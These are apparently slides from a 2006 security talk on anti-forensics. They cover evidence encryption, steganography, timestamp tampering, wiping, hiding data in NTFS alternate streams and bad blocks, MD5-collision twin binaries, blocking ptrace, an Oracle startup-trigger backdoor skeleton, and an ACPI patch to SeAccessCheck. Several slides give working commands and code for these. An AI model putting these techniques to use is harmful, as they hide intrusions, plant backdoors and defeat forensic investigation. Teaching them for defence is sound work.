Anti Forensics: making computer forensics hard.

Wendel Guglielmetti Henrique – a.k.a dum_dum
http://www.intruders.com.br
http://ws.hackaholic.org


INTRUDERS
TIGER TEAM SECURITY

Agenda

- What is computer forensics ?
- What is computer Anti Forensics ?
- Anti Forensics methods.
  * Encryption.
  * Steganography.
  * Self Splitting Files + Encryption.
  * Bypassing “last modified”.
  * Wipe.
  * Data Hiding: swap, file system bad blocks, unallocated spaces, ADS.
  * Bypassing integrity checkers (MD5 Collision).
  * Process dump.
  * Database Rootkits.
  * BIOS Rootkits.

What is computer forensics ?

The application of scientific methods in digital ways with the objective to determine if a computational resource (hard disks, compact disks, solid state devices, etc) is being or was used for illegal or unauthorized activities.



What is computer Anti Forensics ?

Are methods of removal and subversion of evidence with the objective to mitigate results of computer forensics.

Anti Forensics methods: Encryption

Encryption is one of the oldest methods used to mitigate computer forensics.

The goal is difficult computer forensics against files found during analysis, like:

- Text files (logs, data extraction, etc).

- Binary files (exploits, sniffers, etc).

root@itts:/var/tmp# cat sniff.log
01!×ÀŠ‘žèûÇL òrQ–ùÓBÞDI…#ùôÙVkZ1j¦’õðþ€œâ#Û³³oˆöM‹sQ#•øqZäîý-¾9
BÞd3DI…#ùôÙVkZ1j¦’õðþ€œâ#Û³³o@#UFˆöMÙVkZ1j¦’õðþ€œâ#Û³³oŠ#‘žèûÇL

mysql@itts:/var/tmp$ ./priv-exploit
key: **Pass2DecryptXpl**
Checking target.... done.
Getting address.... done.
Bash-3.00#

Anti Forensics methods: Steganography

Steganography is the art to hiding messages (or binary) in a form that people who are not addressees can't perceive them.

For example, the technique used to hide messages (or binary) in images and audio files, is to add the data to be hidden in the least significant bits.
This technique is possible due to the human incapacity to perceive small variations of quality in the image and sound.

An attacker can hide messages (or binary) in native images or sound files of the Operating System (Windows, Linux, etc).

Tip: Interesting searches: “find / -name *.jpg” e “dir /s %systemroot%*.jpg”.

root@itts:/tmp# cat wendel.txt
cat: wendel.txt: No such file or directory

root@itts:/tmp# stegaext -o wendel.txt /usr/share/gtk-2.0/demo/background.jpg
Reading hidden file.
Remounting file as wendel.txt

root@itts:/var/tmp# cat wendel.txt
Just a example, could be an evil binary :D

Anti Forensics methods: Self Splitting Files + Encryption.

Self Splitting Files is a method developed by the Intruders Tiger Team Security.
The technique consist in the following:

- A framework that interprets input files (binary or texts) and places them in sectors marked as bad-blocks (but in the truth, they are not).

- The input file (binary or text) is divided in several asymmetric parts that are encrypted and placed outside of order in bad-blocks.

- The input file (binary or text) is wiped after having been processed.

- The input file (binary or text) can be in a HTTP(s) or FTP server, and is processed without touching the disk (all in memory).

- Library that allows the easy interaction of framework with sniffers, etc.

The tool returns a sequence of blocks and a pseudo random key, that must be know to read, remount or execute the file.

```
Bash-3.00# ./itts-ssf-enc -r https://www.intruders.com.br/exploit-static
Self Splitting Files + Encryption Private tool.
Developed by: Intruders Tiger Team Security
Blocks: 324215 197545 441958
Key: CE$Fsf#R._3r
```

Anti Forensics methods: Bypassing “last modified”.

A common procedure in computer forensics, is the listing of the last accessed and modified files, facilitating the identification of backdoors, sniffers, rootkits, etc..

In Linux (ext2 and ext3) a method to avoid these checks, is hack internal structures like ext2_inode and ext3_inode to modify the values of "Accessed Times" and "Modified Times". Obtained from: /usr/src/linux/include/linux/ext3_fs.h

```
233: struct ext3_inode {
234:     __u16   i_mode;        /* File mode */
235:     __u16   i_uid;         /* Low 16 bits of Owner Uid */
236:     __u32   i_size;        /* Size in bytes */
237:     __u32   i_atime;       /* Access time */
238:     __u32   i_ctime;       /* Creation time */
239:     __u32   i_mtime;       /* Modification time */
240:     __u32   i_dtime;       /* Deletion Time */
241:     __u16   i_gid;         /* Low 16 bits of Group Id */
242:     __u16   i_links_count;    /* Links count */
243:     __u32   i_blocks;      /* Blocks count */
```

In the User-Space we can use utime() and utimes().
The concept can be applied to other file systems.

Anti Forensics methods: WIPE

Wipe is a name given to the method of safe deletion.

In the current file systems, the files are not totally extinguished. When we delete a file (with "rm", "del", etc), the field "link count" is set to zero and the field "deleted time" to the hour that the file was excluded.

Therefore, the files can be easily recovered via software methods used in computer forensics.

A method to make the recovery of files difficult is the use of the WIPE, that does nothing more than open the file and overwrite it several times with pseudo random (or pre-defined) content and later unlinks them from "inode" and "directory entries".

Examples of utility are necrofile e klismafile (The Defiler's Toolkit).

Even after WIPE's method files can be recovered through a "ferromagnetic" phenomenon that is called "Hysteresis Loop". However, this type of computer forensics method requires equipment with highest cost, and the recover process being each day more and more complex because the increase of Hard Disk density and the number of overwrites made by the wipe.

Anti Forensics methods: Data Hiding

Are methods used to hide data in uncommon places of the file system, making it able to pass unobserved by some computer forensics tools. It is advisable to mix these methods with others such as encryption, steganography, etc.

Swap - a segment is created as "BAD_PAGES" in swap, and data is added to it. Example of tool is BigBoo.

Bad Blocks (Inode 1) - some file systems such as ext2 assume that there cannot exist Bad Blocks before the root inode (inode 2), and some computer forensics tools as TCT and TASK follow the same logic. However, it is possible to create a Bad Block in inode 1, which bypasses this tools. An example of such a tool is Runefs (The Defiler's Toolkit).

Unallocated Spaces - some areas such as unallocated spaces between partitions, initialization sector spaces, etc, can be used to hide data. Some computer forensics tools work only with partitions (not being capable to analyze the whole Hard Disk).

Anti Forensics methods: Data Hiding

Null in the first bytes of File entry – some versions of the famous software Guidance EnCase forensic tool can be cheated to doesn't find deleted files, an attacker just need to change the first bytes of the file entry with NULL Bytes (character 0x00) and by this way it is possible to hide the files from EnCase.

Windows API bad translate time values - The FILE_BASIC_INFORMATION function is used as an argument to NtSetInformationFile() to set the properties of a file. By setting a very low values in a SYSTEMTIME structure and converting into a LARGE_INTEGER structure with ConvertLocalTimeToLargeInteger(), we have very low valued LARGE_INTEGER file times. Windows does not correctly translate the low valued 64-bit time stamps into the human readable format, so blanks are displayed instead in Windows Explorer, X-Ways WinHex Forensic Edition version <= 12.65 and Guidance Encase version 4 and 5.

Anti Forensics methods: Data Hiding

ADS - Alternate Stream Date is a NTFS file system (Windows) resource, that in practical form, allows to create files in files. For example, we will create a ADS called mybackdoor.exe and associate it in notepad.exe.

c:\> type evil.exe > c:\windows\notepad.exe:mybackdoor.exe

The notepad.exe file will continue equal, with the same size and content, however mybackdoor.exe could not be seen with the "dir" command or with the Windows Explorer.

To execute the ADS associated with notepad.exe:

c:\> start .\..\..\..\..\..\..\windows\notepad.exe:mybackdoor.exe

- ADS allows to create a "file stream" without necessarily associating it with a file, instead can be a directory or a device. Examples:

"c:\temp>echo Code Breakers Meeting III > :wendel.txt"
“c:\> echo Front The Scene > c::hide.txt”

To read the file: “c:\temp> notepad :wendel.txt” and “c:\> notepad c:\:hide.txt”

Bypassing integrity checkers (MD5 Collision).

- Several integrity systems (tripware, aide, etc) use the Message Digest 5 (MD5) algorithm.

- Several software distributions for different operating systems (Linux, Windows, Solaris, etc) use the Message Digest 5 (MD5) algorithm to check integrity.

- In march of 2005, Xiaoyun Wang and Hongbo Yu had published an article that describe an algorithm which can be used to find collisions in sequences of 128 bytes (with the same MD5 hash).

- In March of 2005, Arjen Lenstra, Xiaoyun Wang and Benne de Weger had demonstrated a practical example of a collision, creating a pair of X.509 certificates with different public keys and the same MD5 hash.

Bypassing integrity checkers (MD5 Collision).

The algorithm developed by Wang and Yu can be used to create different files with the same MD5 hash.

Usage examples:

- Crackers could create a good application (P2P, IM, browser, etc) with intention of it being used for MD5 collision attacks and distribute the binary for free. In the future, they can substitute it for a version that active a malicious code pre-defined and keeping the same size and hash MD5.

- Crackers could compromise a software distribution company that are used in wide scale, modify the source-code (taking the minimum attention possible) with the intention of substituting this version in the future for a version that will activate a pre-defined malicious code and keep the same size and MD5 hash.

Bypassing integrity checkers (MD5 Collision).

Basically the creation of two distinct binarys and with the same MD5 hash work in the following way:

- The MD5 function use a know method, called Merkle-Damgard that basically works as follows:

- Case necessary fills (pad) the input flow making with that be a multiple of 64 bytes..
- The input flow is divided in blocks of 64 bytes (M0, M1, M2, etc).
- The MD5 hash is calculated in sequences of 16 bytes, called "states" (s0, s1, s2, etc).
- The state 0 (s0) is the IV (Initialization Vector).
- The last state (sn) is the MD5 hash calculated.

Bypassing integrity checkers (MD5 Collision).

- The collision algorithm developed by Wang and Yu makes possible:

- From a Initialization Vector “s”, find two pairs of blocks **M**,**M'** and **N**,**N'**, being that f(f(s, **M**), **M'**) = f(f(s, **N**), **N'**).

- Find these two pairs of blocks from any Initialization Vector "s", not restricting to the Initialization Vector "s0".

Bypassing integrity checkers (MD5 Collision).

- Based on these two facts:

- We create and compile a program with an array of 64 bytes (unsigned int mi[64]) and initialize it with a value (vE) of our choice.

- This program must contain all routines (good and malicious) and the comparison between the two arrays (that are the blocks collision), that we will use to differentiate what will be executed (good or malicious routines)..

- Locate in the compiled program the value of initialization of the array (vE) and extract the Initialization Vector (IV0, IV1, IV2, IV3) of mi array.

- Use md5coll with this Initialization Vector (IV0, IV1, IV2, IV3) as parameter, and will be generated a pair of 32 bytes blocks (array m0 and m1) which are the MD5 collisions.

- Substitute in the original program (and compile it) the array of 64 bytes (mi) with the junction of the blocks (m0 and m1), it will make the program execute the "good routines".

- Substitute in the original program (and compile it) the array of 64 bytes (mi) with the junction of the blocks (m1 and m1), it will make the program execute the "malicious routines".

Bypassing integrity checkers (MD5 Collision).

wendel@ltts-VM:/CodeBreakers3$ **./Code**
This is just a ls command.
---
total 40
drwxr-xr-x 2 nobody nogroup 4096 Mar 24 23:02 .
drwxrwxrwt 4 root   root   4096 Mar 24 23:01 ..
-rwxr-xr-x 1 nobody nogroup 13934 Mar 24 23:02 Breakers
-rwxr-xr-x 1 nobody nogroup 13934 Mar 24 23:02 Code

wendel@ltts-VM:/CodeBreakers3$ **./Breakers**

Installing SuckIT 1.3e

I love you baby
Show begins Test mode 0
RK_Init: idt=0xc0328000, sct[]=0xc02c68e0
kma_hint=0x00000000
kmalloc()=0xc012fcb0, gfp=0x1f0
Z_Init: Allocating kernel-code memory...KINIT(0xd04d9c64)
Done, 11635 bytes, base=0xd04d8000

Relax, just joking! It's a example to III Code Breakers.
By: Wendel Guglielmetti Henrique - Intruders Tiger Team Security.
http://www.intruders.com.br

wendel@ltts-VM:/CodeBreakers3$ md5sum *e*
e12de05230b765ff86b947ffbd5ebafc Code
e12de05230b765ff86b947ffbd5ebafc Breakers

Bypassing integrity checkers (MD5 Collision).

```
E:\CodeBreakers3> md5sum.exe Code.exe Breakers.exe
3f849173065e57261a582f7b8e68df9d  *Code.exe
3f849173065e57261a582f7b8e68df9d  *Breakers.exe
```

```
E:\CodeBreakers3> Code.exe
This is just a dir command.
-------------------------------------
 Volume in drive E is HD 2
 Volume Serial Number is F4E8-6389

 Directory of E:\CodeBreakers3

24/03/2006  16:56            49.152 md5sum.exe
24/03/2006  16:55            21.057 Breakers.exe
24/03/2006  16:55            21.057 Code.exe
               3 File(s)         91.266 bytes
```

```
E:\CodeBreakers3> Breakers.exe
Installing Stealth NT RootKit Beta Version 0.2b
-------------------------------------
Detecting OS version...done!
Installing Stealth RootKit Device Driver: stealth.sys...done!
Loaded Stealth RootKit with success!

Relax, just joking! It's a example to III Code Breakers.
By: Wendel Guglielmetti Henrique - Intruders Tiger Team Security.
http://www.intruders.com.br
```

Process dump

Recently computer forensics in "Live Systems" has gained popularity. One of the key points is process analysis (in memory).

Several tools for process analysis (process image) in "Live Systems" use ptrace (Process Trace - System Call).

Examples of tools that use ptrace() for process analysis: memgrep, gdb, memfetch, pcat, etc.

- Each process can be attached only one time by the "parent process", so it's sufficient that the process already is being ptraced (self-ptracing or using LKM for all processes) and the tools will fail.

```
[root@CodeBreakers3]# ./pcat 1732
./pcat: ptrace PTRACE_ATTACH: Operation not permitted
```

```
[root@CodeBreakers3]# ./memgrep -p 1732 -d -a text -l 100
ptrace(ATTACH): Operation not permitted
memgrep_initialize(): Couldn't open medium device.
```

Database Rootkits

- The current data bases have more and more resources being able to be used to keep and to install rootkits.

- Some data bases run with administrative privileges and provide resources for creation of files, execution of commands in the operating system, etc. Consequently allowing the creation of hackers tools "on load".

- Also can be created or modified internal structures of the data bases with objectives to hide users, functions, stored procedures (used to load hackers tools).

Database Rootkits

Example: The Oracle database have Java integrated, allowing the creation, storage and execution of Hackers tools (backdoors, port scanners, exploits, etc) from the proper database. We can also start this tools everytime the database is started, which make it perfect for backdooring.

```
CREATE OR REPLACE TRIGGER startup_trigger  AFTER STARTUP ON DATABASE
 BEGIN
       -- Here go the evil code to be executed everytime database startup.
       -- Example a Java BindShell Backdoor code.
 END;
/
```

BIOS Rootkits

The BIOS (Basic Input Output System) is the software that is loaded when the computer starts up. Among its functions is the initialization of chipsets, devices, memory subsystems, etc.

In 1996 ACPI (Advanced Configuration Power Interface) was created and today it is present in the majority of the BIOS. The ACPI provide a simple programming language called ASL, that allows access and modify the memory, Hard Disk, etc.

By the way it is possible to create backdoors and rootkits "on the fly", without the necessity to write in the Hard Disk and consequently formatting resistant.

An interesting function that ASL provide is the OperationRegion(), used to define interface to the hardware. OperationRegion(Name, Region, Offset, Size).

Where "Region" is divided in 5 parts, that can be accessed for "reading" or "reading and writing".

The “Region” can be: PCI_Config, SMBus, CMOS, SystemIO and **SystemMemory** (We will use is for making "patching" in memory).

BIOS Rootkits

“SeAccessCheck() determines whether the requested access rights can be granted to an object protected by a security descriptor and an object owner.”
- MSDN

Piece of code to patch (using 1 byte) SeAccessCheck():

```
OperationRegion(CodeBreakers, SystemMemory, 0xc04048, 0x1)

Field(CodeBreakers, AnyAcc, NoLock, Preserve){

        FLD1, 0x8
}

Store (0x0, FLD1)
```

SeAccessCheck in memory after the patch:

```
nt!SeAccessCheck:
80c04008 8bff            mov  edi,edi
80c0400a 55              push ebp
...
...
80c04044 385d24          cmp  [ebp+0x24],bl
80c04047 7500            jnz  nt!SeAccessCheck+0x41
80c04049 8b4514          mov  eax,[ebp+0x14]
80c0404c a900000002      test eax,0x2000000
```

References

http://www.frontthescene.com.br

http://en.wikipedia.org/wiki/Encryption

http://www.phrack.org/phrack/63/p63-0x0d_Next_Generation_Runtime_Binary_Encryption.txt

http://en.wikipedia.org/wiki/Steganography

http://www.cotse.com/tools/stega.htm

http://www.intruders.org.br

http://www.hackaholic.org

http://www.opengroup.org/onlinepubs/009695399/functions/utime.html

http://www.opengroup.org/onlinepubs/009695399/functions/utimes.html

http://www-d0.fnal.gov/D0Code/source/l3xsbc_distrib/linux/include/linux/ext3_fs.h

http://en.wikipedia.org/wiki/File_wipe

References

http://www.s0ftpj.org/tools/bigboo.tar.gz

http://www.phrack.org/phrack/59/p59-0x06.txt

http://en.wikipedia.org/wiki/Alternate_Data_Streams

http://www.securityfocus.com/infocus/1822

http://en.wikipedia.org/wiki/MD5

http://www.stachliu.com/collisions.html

http://eprint.iacr.org/2006/105

http://www.mscs.dal.ca/~selinger/md5collision/

http://www.codeproject.com/dotnet/HackingMd5.asp

http://www.securityfocus.com/infocus/1769

http://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Burdach/bh-fed-06-burdach-up.pdf

References

http://www.porcupine.org/forensics/column.html

http://www.oracle.com/technologies/java/index.html

http://www.red-database-security.com/

http://www.acpi.info/

http://en.wikipedia.org/wiki/ACPI

http://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Heasman.pdf

Questions ?

dum_dum at frontthescene.com.br